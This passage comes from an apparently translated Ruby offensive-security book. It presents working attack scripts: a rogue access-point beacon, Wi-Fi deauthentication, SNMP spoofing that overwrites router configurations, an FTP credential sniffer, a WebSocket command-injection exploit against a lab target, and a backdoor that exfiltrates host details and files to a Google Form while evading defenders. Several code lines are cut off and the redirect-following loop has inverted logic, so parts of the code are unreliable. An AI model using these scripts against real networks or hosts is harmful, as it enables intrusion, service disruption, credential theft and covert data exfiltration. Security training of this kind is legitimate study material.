beacon.to_w(iface, number: 1000, interval: 0.5)
```

Листинг 11-3: rogue-ap.rb

Приведённый выше код должен быть вам знаком, так как он точно такой же, как мы использовали раньше. Мы создали RadioTap-заголовок и Dot11-заголовок, который принимает значение broadcast в качестве первого MAC-адреса и назначает наш фейковый BSSID в качестве второго и третьего MAC-адреса. Мы также добавили поверх них Beacon-заголовок и добавили элемент маяка (https://www.rubydoc.info/gems/packetgen) типа ‘SSID’ со значением желаемого SSID, которое появится на машине или телефоне клиента. Наконец, мы отправили пакет в сеть на нашем интерфейсе mon0 и указали PacketGen отправить 1000 пакетов с интервалом 0,5 секунды между каждым пакетом. Как только вы запустите этот скрипт с правами root, проверьте свой телефон или ноутбук на предмет доступных сетей — вы увидите что-то похожее на рисунок 11-2.

Рисунок 11-2: Поиск мобильным Wi-Fi находит ложную точку доступа




Рис. 2: Рисунок 11-2

Обратите внимание, что этот скрипт — лишь первый шаг для дальнейших атак, которые вы можете совершить, как только пользователь попадётся на подключение. В реальном сценарии вы можете имитировать имена существующих точек доступа и создавать фейковые, а также деаутентифицировать пользователей от существующих сетей, чтобы они переподключались к вашей.

ДЕАУТЕНТИФИКАЦИЯ (DEATH ATTACK)

Деаутентификационные пакеты, или атака Death, довольно просты, когда мы знаем, как построить пакет, как в следующем примере.

```
require 'packetgen'

iface, bssid, client = [
  'mon0',              # Интерфейс - режим мониторинга
  '2C:AB:00:A9:6C:64', # BSSID
  'CO:EE:FB:33:E2:09'  # Клиент
]

pkt = PacketGen.gen('RadioTap').
        add('Dot11::Management', mac1: client, mac2: bssid, mac3: bssid).
```

```
        add('Dot11::DeAuth', reason: 7)
pkt.to_w(iface, calc: true, number: 100, interval: 0.2)
```

Листинг 11-4: deauth.rb

Как только вы запустите этот код, вы заметите, что целевой клиент деаутентифицируется/отключается от сети и переподключится снова, как только атака прекратится.

СПУФИНГ SNMP И ОБХОД СПИСКА ДОСТУПА CISCO

Старые, но существующие сетевые устройства, такие как маршрутизаторы Cisco и HP, позволяют сетевым инженерам удалённо обновлять файлы конфигурации маршрутизаторов, используя private-строку сообщества SNMPv2, отправляя определённый SNMP SET OID на целевое устройство.

Затем маршрутизатор получает файл конфигурации с TFTP-сервера внутри сети. Однако из-за критичности этих устройств и задачи сетевые инженеры обычно применяют список доступа (ACL) к маршрутизаторам, чтобы только управляющим VLAN разрешался доступ на чтение/запись к private-конфигурациям SNMP.

Существует несколько факторов, которые способствуют появлению этой уязвимости: отсутствие проверок корректности отправляемых пакетов, отсутствие аутентификации в протоколе SNMP и возможность подделки IP-адресов.

Имея это в виду, вы можете создать свой собственный вредоносный файл конфигурации, запустить свой TFTP-сервер — как мы делали в главе 10 — а затем отправить следующий подделанный SNMP-пакет на целевой маршрутизатор.

```
require 'packetgen'

bad_tftp = "192.168.200.10"
router = "192.168.200.195"
spoofed = "10.10.10.101"

pkt = PacketGen.gen('IP', src: spoofed, dst: router)
pkt.add('UDP', sport: 161, dport: 161)
pkt.add('SNMP', community: 'private', chosen_pdu: 3)
pkt.snmp.pdu[:varbindlist] << { name: "1.3.6.1.4.1.9.2.1.55.9#{bad_tftp}",
                                value: RASN1::Types::OctetString.new('pwnd-rou
pkt.to_w('wls1')
```

Листинг 11-5: snmp-spoofing.rb

Приведённый выше код использует подделанный IP-адрес, который находится в разрешённом диапазоне ACL маршрутизатора. Он внедряет IP-адрес нашего вредоносного TFTP-сервера в значение SNMP OID. Он также добавляет вредоносный файл конфигурации, который существует на нашем TFTP-сервере. Наконец, он отправляет пакет в сеть. Если всё пройдёт правильно, маршрутизатор загрузит наш вредоносный файл конфигурации с TFTP-сервера и перезапишет текущие настройки.

СЕТЕВОЙ СНИФФИНГ И ЗАХВАТ ПАКЕТОВ

PacketGen имеет очень интуитивный синтаксис для захвата пакетов, а также синтаксис фильтров, похожих на tcpdump (https://www.tcpdump.org/), (http://packetlife.net/media/library/12/tcp что позволяет легко найти лучший фильтр для просмотра очень специфичных пакетов. Предположим, вы уже проводили ARP-атаку и хотите сниффить трафик в поисках FTP-учётных данных, поэтому вам нужно печатать адреса источника и назначения и тело TCP, если оно существует. Посмотрим, как будет выглядеть наш код.

```
require 'packetgen'

PacketGen.capture(iface: 'wls1', filter: 'port ftp or ftp-data', max: 1000) do
  if pkt.tcp.body.include?("USER") || pkt.tcp.body.include?("PASS")
    puts pkt.ip.src + " -> " + pkt.ip.dst
    puts pkt.tcp.body
  end
end
```

Листинг 11-6: ftp-sniffer.rb

В приведённом выше коде мы создали экземпляр класса PacketGen::Capture (https://www.rubydoc.info/gems/packetgen) и присвоили начальные значения, такие как интерфейс, фильтр и максимальное количество пакетов для захвата, внутри блока. Мы печатаем тело TCP, если оно содержит строки “USER” или “PASS”. Как только вы запустите скрипт, попробуйте подключиться к FTP-серверу и отправить учётные данные пользователя. Вы получите похожий вывод:

```
# ruby capture-ftp.rb
192.168.100.10 -> 192.168.100.17
USER ftp

192.168.100.10 -> 192.168.100.17
PASS ftp@123
```

```
192.168.100.10 -> 192.168.100.17
USER ftp

192.168.100.10 -> 192.168.100.17
PASS ftp@123
```

Это подводит нас к следующей функции, которая позволяет читать и записывать файлы pcap на диск и обратно.

АНАЛИЗ ЗАХВАЧЕННЫХ ФАЙЛОВ PCAP

Анализ файлов с захваченными пакетами критически важен для наступательных и оборонительных задач. Чем модульнее анализ, тем продуктивнее и переиспользуемее будет процесс. Прежде чем анализировать файл pcap, давайте сначала создадим его с помощью PacketGen. Для простоты я захвачу и сохраню FTP-трафик, который мы сниффили, в файл pcapng (PacketGen поддерживает оба формата файлов pcapng и pcap), вместо того чтобы печатать его на экран, следующим образом.

```
require 'packetgen'

pkt = PacketGen.capture(iface: 'wls1', filter: 'port ftp or ftp-data', max: 20
PacketGen.write('ftp-captured.pcapng', pkt)
```

Листинг 11-7: packet-capturer.rb

В приведённом выше коде мы захватили пакеты так же, как делали раньше. На этот раз мы использовали PacketGen.write() (https://www.rubydoc.info/gems/packetgen/PacketGen#write-class_method), который является сокращением для метода PacketGen::Packet.write(), чтобы записать захваченные пакеты в файл pcapng.

Теперь пришло время проанализировать и извлечь учётные данные из файла “ftp-captured.pcapng”, как показано в следующем примере.

```
require 'packetgen'

pkts = PacketGen.read(ARGV[0])
pkts.each do |pkt|
  if pkt.tcp.body.include?("USER") || pkt.tcp.body.include?("PASS")
    puts pkt.ip.src + " -> " + pkt.ip.dst
    puts pkt.tcp.body
  end
end
```

Листинг 11-8: packet-parser.rb

В приведённом выше коде мы читаем весь файл pcapng с помощью PacketGen.read() (https://www.rubydoc.info/gems/packetgen/PacketGen/Packet#class_method), который является сокращением для метода PacketGen::Packet.read(). Затем мы перебираем каждый пакет и проверяем, содержит ли он строки “USER” и “PASS”, чтобы прочитать его тело.

Модуль 5 | Взлом веб-приложений

Глава 12. Работа с HTTP в Ruby

Приложения, использующие протокол HTTP, считаются одной из самых важных точек для атаки во время оценки безопасности. Эти приложения считаются шлюзом хакера в любую среду.

Это не новость и часто упускается из виду, но вы можете заметить связь между результатами разных сканеров веб-приложений. Иногда сканеры обнаруживают очень хитрую и двусмысленную уязвимость, и в том же приложении они пропускают очевидные уязвимости, которые, как вы ожидали, будут найдены.

Это не всегда вина сканера уязвимостей. Большая часть этих проблем связана со сложностью протокола. Это в основном связано с разнообразием технологий, построенных поверх протокола HTTP.

В отличие от бинарных протоколов, веб-серверы размещают множество технологий, которые полагаются на базовые методы HTTP (GET, POST, PUT, DELETE, CONNECT, HEAD, OPTIONS, TRACE). Эти методы имеют разное поведение, и атакующие могут использовать их поведение по-разному.

Разработчики, с другой стороны, которые строят свои приложения поверх этих технологий, имеют огромную гибкость в поведении приложения, что затрудняет понимание сканера. Эти логические функции приложения трудно понять и они не соответствуют специфичным для приложения сигнатурам.

В этой главе мы обсудим некоторые задачи, связанные с веб-приложениями, которые помогут вам в дальнейшем изучении безопасности веб-приложений.

ОТПРАВКА GET-ЗАПРОСОВ

Ruby поставляется со стандартной библиотекой для интуитивной работы с HTTP-запросами и ответами. В этом разделе мы объясним несколько способов работы с HTTP-запросами с использованием его стандартной библиотеки. Я представлю вам Net::HTTP — основную библиотеку, на которой построены все остальные библиотеки, — и другой встроенный модуль под названием open-uri — стандартный API, упрощающий работу с протоколом HTTP.

Использование стандартной библиотеки Net::HTTP

Я начну с построения GET-запроса с нуля. Это упражнение предоставит дополнительную информацию и подробности, чтобы быть максимально информативным. Оно

поможет нам на протяжении остальной части этой главы как базовые знания об отправке различных видов запросов. Чтобы упростить работу с HTTP-сервисом в Ruby, представьте библиотеку Net::HTTP как браузер без графического интерфейса, которому требуются инструкции в виде скрипта. Начнём с планирования требований для модуля.

1. Поместите веб-сайт (URL), который вы хотите посетить, в адресную строку (Разобрать URL).
2. Скажите браузеру использовать HTTP или HTTPS для посещения веб-сайта.
3. НЕОБЯЗАТЕЛЬНО: Настройте использование прокси (Burp Suite).
4. Скажите браузеру отправить GET-запрос.
5. Получите ответ и проанализируйте его.

Примечание: Если вы используете прокси Burp Suite, убедитесь, что он работает и перехватывает запросы.

Ниже приведён наш первоначальный GET-запрос в Ruby. Здесь код использует OpenSSL для поддержки защищённого протокола HTTPS.

```
require 'net/http'
require 'openssl'

proxy_addr = 'localhost'
proxy_port = 8080
proxy_user = nil
proxy_pass = nil

uri = URI.parse('https://www.google.com.sa/search?q=Black Hat Ruby')

http = Net::HTTP.new(uri.host, uri.port, proxy_addr, proxy_port, proxy_user, p

http.use_ssl = true if uri.scheme == 'https'
http.verify_mode = OpenSSL::SSL::VERIFY_NONE

req = Net::HTTP::Get.new(uri.request_uri)
pp req.to_hash
req["User-Agent"] = "Black Hat Ruby"

res = http.request(req)
res.code
res.message
res.code_type
```

```
res.content_type
pp res.to_hash
pp res.body
```

Листинг 12-1: net-http_get.rb — отправка HTTP GET-запроса в деталях

Мы начинаем с подключения классов Net::HTTP и OpenSSL, так как они не загружаются по умолчанию. Это позволяет нам настроить наш HTTP-запрос перед его отправкой. Затем мы необязательно присвоили прокси IP-адрес, порт, имя пользователя и пароль, которые по умолчанию равны nil; хотя я намеренно присвоил их, чтобы показать вам доступные опции для создания экземпляра HTTP-соединения, как мы увидим позже. Теперь мы разбираем URL-адрес, который хотим запросить, с помощью модуля URI, который разбирает указанный URL для извлечения схемы, хоста, порта, пути, запроса, динамических параметров и обработки URL-кодирования, что помогает нам динамически передавать Net::HTTP его опции. Также стоит упомянуть, что модуль URI разбирает любые виды URI-схем, а не только URL-схемы (схема URI включает ftp (ftp://uri), file (file:///full/path) или любой идентификатор ресурса). Затем создаём экземпляр объекта Net::HTTP без открытия TCP-сокета с сервером. Также он сообщает экземпляру http добавить хост/домен/IP и порт веб-сервера вместе с деталями прокси в потенциальный запрос. Помните, как мы упоминали ранее, если нет требуемых настроек прокси, вам не нужно упоминать их при создании экземпляра объекта Net::HTTP. Мы также включили — или, точнее, принудительно включили — HTTPS-соединение с сервером, допуская недействительный SSL-сертификат от сервера, не проверяя сертификат во время SSL-согласования, поэтому мы и подключили OpenSSL в начале скрипта. Чтобы построить GET-запрос, нам нужно создать экземпляр объекта Net::HTTP::Get с ресурсом целевого URL, который в нашем случае является (/search?q=Black%20Hat%20Ruby). Мы также обновили заголовок User-Agent GET-запроса, изменив его значение на «Black Hat Ruby» вместо значения по умолчанию «Ruby».

Поскольку мы построили объекты HTTP-протокола и GET, пришло время отправить HTTP GET-запрос через метод экземпляра Net::HTTP#request объекта http, передав переменную экземпляра req. Как только запрос отправлен, ответом является объект Net::HTTP::Response, который мы сохраняем в переменной res, чтобы затем вывести код ответа сервера, сообщение сервера, заголовки и тело — которое в основном является HTML-содержимым — и решить, что делать дальше с этими данными.

Захват запроса в Burp Suite помогает вам дополнительно изучить структуру GET-запроса и ответа. На рисунке 12-1 представлен перехваченный запрос перед отправкой на целевой сервер.

Рисунок 12-1: Перехваченный HTTP-запрос в Burp




Рис. 3: Рисунок 12-1

Код в листинге 12-1 для класса Net::HTTP был намеренно подробным, чтобы показать гибкость и контроль, предоставляемые пользователю. Во многих случаях пользователям не нужен такой уровень контроля для такой простой задачи. Как всегда в Ruby, есть множество способов отправить простой GET-запрос, ниже мы продемонстрируем несколько.

```
>> require 'net/http'
>> res = Net::HTTP.get_response(URI('https://www.google.com.sa/search?q=Black
=> #<Net::HTTPOK 200 OK readbody=true>
>> pp res.body
```

Конечно, если вам нужно получить тело, а не объект ответа, добавьте метод body() в конец строки запроса Net::HTTP.get_response(URI(webserver)).body. Другой способ получить тело — использовать метод get() напрямую следующим образом.

```
>> Net::HTTP.get(URI('https://www.google.com.sa/search?q=Black Hat Ruby'))
```

Важно знать, что класс Net::HTTP.get_response() не обрабатывает HTTP-редиректы автоматически (https://docs.ruby-lang.org/en/master/Net/HTTP.html#class-Net::HTTP-label-Following+Redirection). В то время как основная концепция перенаправления HTTP обрабатывается приложением, которое сообщает браузеру, что ресурс можно найти в другом месте, добавляя новый URL в заголовок location. Давайте рассмотрим пример URL-адреса, который был сокращён несколькими классическими сайтами сокращения

URL, где каждый сервер перенаправляет на другой. Что происходит, когда редирект происходит более одного раза? Следующий код может помочь в этой ситуации.

```
require 'net/http'

uri = ARGV[0]
loop do
  puts uri
  res = Net::HTTP.get_response(URI(uri))
  res['location'].nil? ? uri = res['location'] : break
end
```

Листинг 12-2: urlextractor.rb — скрипт следования за редиректами

Из цикла условная строка с использованием тернарного оператора проверяет заголовок ответа, чтобы увидеть, содержит ли он заголовок location. Затем она меняет URI на тот URL-адрес, который находится в этом заголовке. В противном случае цикл прерывается, что означает, что заголовков редиректов больше нет. Есть лучший способ сделать это, проверив тип объекта res, чтобы увидеть, есть ли у него какое-либо HTTP-перенаправление. Строка будет выглядеть так:

```
res.kind_of?(Net::HTTPRedirection) ? uri = res['location'] : break
```

Здесь мы проверяем ответ, представленный в объекте res, имеет ли его тип Net::HTTPRedirection, что означает, что ответ сервера говорит нам посетить новый запрос.

Примечание: В наши дни почти все сокращатели URL запрещают сокращение уже сокращённых ссылок, чтобы избежать спама. Годы назад можно было создать многосокращённую ссылку (например, http://bit.ly/1jSs7vj) до того, как эта политика вступила в силу. Данная ссылка в конечном итоге перенаправит вас на https://rubyfu.net.

Использование стандартной библиотеки OpenURI

Ruby имеет простой в использовании API, который оборачивает классы Net::HTTP и Net::FTP. В отличие от Net::HTTP, OpenURI автоматически обрабатывает HTTP-редиректы. Следующий код показывает использование open-uri и упрощённый код, который может обрабатывать перенаправления из приложения.

```
>> require 'open-uri'
>> res = open('https://www.google.com.sa/search?q=Black Hat Ruby')
=> #<File:/tmp/open-uri20181110-9541-vexlab>
>> pp res.read
```

ОТПРАВКА POST-ЗАПРОСОВ

Отправка POST-запроса в Ruby похожа на отправку GET-запроса с некоторыми небольшими отличиями. Следующий пример представляет собой базовый POST-запрос, который отправляет данные на веб-сервер. Давайте сравним различия между POST и GET запросами и объясним основные различия между двумя методами HTTP.

```
require 'net/http'
require 'openssl'

uri = URI.parse("http://testasp.vulnweb.com/Register.asp")

http = Net::HTTP.new(uri.host, uri.port)
http.use_ssl = true if uri.scheme == 'https'
http.verify_mode = OpenSSL::SSL::VERIFY_NONE

headers = {
  'User-Agent' => 'Black Hat Ruby',
  'Content-Type' => 'application/x-www-form-urlencoded'
}

req = Net::HTTP::Post.new(uri.request_uri, headers)

req.set_form_data({
  "tfEmail" => "king.sabri@gmail.com",
  "tfUPass" => "MyAwesomePassOrd",
  "tfRName" => "KINGSABRI",
  "tfUName" => "Sabri Hassanyah"
})

res = http.request(req)
puts "[*] Status code: #{res.code}"
puts "[*] Response Headers: #{res.to_hash}"
puts "[*] Response body: #{res.body}"
```

Листинг 12-3: net-http_post.rb — отправка HTTP POST-запроса в деталях

Хотя вы знакомы с большей частью кода листинга 12-3, давайте выделим заметные строки. Хеш headers является ещё одним способом предварительного создания заголовков запроса для назначения нашему POST-экземпляру; и вы можете сделать то же самое с GET-запросом. При создании экземпляра POST-запроса назначается запрошенный

ресурс URL-адреса, то есть функция, которая принимает POST-запрос, в нашем случае (/Register.asp). Затем мы передаём заголовки во втором аргументе. Метод set_form_data() обрабатывает переменные POST-запроса и их значения из хеша в HTML-форму. Обратите внимание, что порядок элементов хеша не имеет значения.

C2: ЭКСФИЛЬТРАЦИЯ ДАННЫХ В GOOGLE FORMS

Представьте, что у вас есть бэкдор (beacon) внедрённый на целевую машину, и вы хотите эксфильтровать собранные данные через доверенные каналы, которые выглядят легитимными в сетевом трафике. Например, Google Forms. Google Forms — это приложение для управления опросами, которое является частью Google Suite (https://gsuite.google.com/) вместе с Google Docs, Google Sheets и Google Slides. Google Forms очень гибки, просты в использовании и используют защищённую связь (HTTPS). Кроме того, домены Google в основном доверенные для исходящей связи и не привлекают внимание синей команды.

Основная идея заключается в следующем:

- Создайте google-форму на (http://forms.google.com).
- Эта форма содержит следующие поля вопросов:
  - C2_ID — обязательное поле, которое явно принимает значение в формате Ruby UUID, чтобы скрытно предотвратить неожиданную отправку. Мы можем использовать следующее регулярное выражение в google forms для проверки отправляемой строки: “[1]{8}-[A-Fa-f0-9]{4}-[A-Fa-f0-9]{4}-[A-Fa-f0-9]{4}-[A-Fa-f0-9]{12}$”(проверка UUID-регулярным выражением скрыта, потому что требуемое регулярное выражение является проверкой JavaScript, которую вы можете найти в HTML-исходнике страницы).
  - Hostname — это имя хоста машины жертвы.
  - Domain name — это доменное имя целевой машины, если оно есть.
  - NetworkSettings — это сетевые настройки целевой машины, такие как все IP-адреса.
  - Username — это текущее имя пользователя целевой машины.
  - Data — это любые другие необработанные данные, которые мы хотим собрать.

Рисунок 12-2 является примером того, как может выглядеть форма после настройки.

Рисунок 12-2: Форма Google во время настройки

[1] A-Fa-f0-9




Рис. 4: Рисунок 12-2

В случае, если какой-то незнакомец (синий командир) посетит URL-адрес формы, будет показано следующее.

Рисунок 12-3: Вид формы Google для публики




Рис. 5: Рисунок 12-3

Главный вопрос теперь: как узнать имена переменных в форме, которую мы создали? Ответ прост: используя Burp Suite, отправьте запрос из формы и перехватите его, чтобы найти все параметры; или используйте инспектор браузера.

Совет: В Burp Suite есть расширение под названием «Reissue Request Scripter», которое генерирует Ruby-скрипт из любого запроса, и это заметно ускоряет процесс создания валидного Ruby-скрипта для отправки перехваченного запроса.

Теперь мы понимаем концепции использования Google Forms для эксфильтрации данных из скомпрометированного хоста, давайте рассмотрим код.

```
require 'net/http'
require 'openssl'
require 'securerandom'
```

```
require 'base64'

uri = URI.parse("https://docs.google.com/forms/d/e/1FAIpQLSeaFvSvLlfzcvlel
k1lpoUduWDjJF4u79NoCH3DWqZLJrQGH3g/formResponse")

http = Net::HTTP.new(uri.host, uri.port)
http.use_ssl = true if uri.scheme == 'https'
http.verify_mode = OpenSSL::SSL::VERIFY_NONE

req = Net::HTTP::Post.new(uri.request_uri)
req["Content-Type"] = "application/x-www-form-urlencoded"

c2_uuid = SecureRandom.uuid
hostname = "hostname"

domain = Gem.win_platform? ? "wmic computersystem get domain" : "domainname"
network = Gem.win_platform? ? "ipconfig /all" : "ifconfig -a"
username = Gem.win_platform? ? "whoami /all" : "whoami"
data = Gem.win_platform? ? open('C:\Windows\System32\drivers\etc\hosts').read

form_data = ({
  "entry.339753981" => c2_uuid,
  "entry.707429881" => hostname,
  "entry.882244461" => domain,
  "entry.142083639" => network,
  "entry.589877411" => username,
  "entry.734825846" => Base64.encode64(data)
})

req.set_form_data(form_data)

res = http.request(req)
puts "[+] Data has been exfiltrated!" if res.code == '200'
```

Как только вы ознакомитесь с концепциями, необходимыми для завершения запроса, вы можете начать добавлять дополнительные функции в код и расширять его возможности.

ОТПРАВКА WEBSOCKET-ЗАПРОСОВ

Вы могли или не могли столкнуться с приложением или сервисом, который использует WebSockets. WebSocket — это TCP-протокол, который обеспечивает канал связи между клиентом (браузером) и сервером. В отличие от протокола HTTP, WebSockets являются двунаправленными (полнодуплексными) каналами связи, что означает, что и клиент, и сервер могут инициировать передачу, обеспечивая поток данных в реальном времени между сервером и одним или несколькими клиентами одновременно. WebSockets обычно используются в мессенджерах, многопользовательских браузерных играх, совместном редактировании кода и так далее.

Чтобы начать взаимодействие с WebSocket-сервисом, нам нужно установить gem Faye WebSocket (https://github.com/faye/faye-websocket-ruby) и gem EventMachine (https://github.com/eventmachine/eventmachine) для обработки асинхронной связи между пирами.

Установка gem Faye WebSocket и Eventmachine

```
$ gem install faye-websocket eventmachine
```

Мы будем использовать «Damn Vulnerable Web Sockets (DVWS)» в качестве цели. Чтобы избежать проблем с развёртыванием, настоятельно рекомендуется использовать docker-образ, как показано ниже.

```
# docker run -p 80:80 -p 8080:8080 tssoffsec/dvws
```

Когда образ загружен и контейнер запущен, вы можете просматривать приложение по адресу (http://localhost). Но WebSocket использует префикс «ws://» для своего обозначения сервиса. Если вы зайдёте на (http://localhost/command-execution.php), вы найдёте сервис ping, который уязвим для выполнения команд.

Если вы используете Burp, когда вы пингуете «127.0.0.1», вы увидите WebSocket-запрос и ответ в разделе Proxy » WebSocket history. Другой способ обнаружить WebSocket — использовать плагин Firefox «WebSocket Detected». Вы сразу заметите, что сервис имеет уникальный URL (ws://dvws.local:8080/command-execution), который делает именно то, что говорит.

Наша цель — выполнить команду ОС на цели через уязвимый сервис. Итак, как вы уже догадались, нам нужно добавить точку с запятой (;) после IP-адреса, а затем внедрить нашу команду. Давайте рассмотрим код эксплойта:

```
require 'faye/websocket'
require 'eventmachine'
```

```ruby
EventMachine.run {
  ws = Faye::WebSocket::Client.new('ws://dvws.local:8080/command-execution')

  ws.on :open do |event|
    puts "[*] open!"
    puts "[*] sending evil message!"
    ws.send('127.0.0.1;id'.bytes)
  end

  puts "[*] ping!"
  ws.ping('Howdy from Ruby') do
    puts "[*] pong!"
    puts "[+] WebSocket Protocol version"
    puts ws.version
  end

  ws.on :error do |event|
    puts "[*] error!"
    pp event
  end

  ws.on :message do |event|
    puts "[+] message!"
    puts event.data
    ws.close(1000, "I've got what I want!")
  end

  ws.on :close do |event|
    puts "[*] closed!"
    pp [:close, event.code, event.reason]
    ws = nil
    EventMachine.stop
  end
}
```

Листинг 12-4: websocket_request.rb — отправка WebSocket-запроса для эксплуатации уязвимости RCE

Мы подключаем gem faye/websocket и eventmachine, так как они содержат все необходи-

мые функции для достижения нашей цели. Также важно дать себе возможность узнать больше о gem EventMachine, так как это одна из самых мощных библиотек событийно-ориентированного ввода/вывода и конкурентности для Ruby. Она предоставляет простые API для обработки многих различных протоколов и упрощает обработку фоновых событий лучше, чем многие другие библиотеки. Событийный цикл EventMachine оборачивает всю WebSocket-коммуникацию, передавая её в блок метода EventMachine#run. Изнутри событийного цикла мы создаём экземпляр WebSocket-клиента для связи с целевым сервисом. Затем мы будем использовать события WebSocket для обработки каждого действия между клиентом (нашим эксплойтом) и сервером (уязвимым приложением). В событии :open API говорит клиенту выполнить всё, что находится в блоке кода, в нашем случае — отправить наш payload. Обратите внимание, что мы преобразовали строку в массив байтов, что обязательно, если вам нужно отправить бинарные данные. В нашем случае мы добавили эту строку просто для того, чтобы вы знали, что в некоторых случаях вам может понадобиться преобразовать строку в массив байтов; здесь мы внедряем нашу команду. Также мы можем использовать событие :ping для отправки ping-сообщения, чтобы проверить WebSocket, реагирует ли удалённый сервер, и как keepalive-сообщение; из блока мы также получили версию протокола WebSocket с сервера. Затем мы обрабатываем любые потенциальные ошибки сервера с помощью события :error. Далее, используя событие :message, мы читаем сообщение (ответ) сервера, затем просим сервер закрыть соединение и отправляем серверу приятное сообщение о причине закрытия. После закрытия соединения мы 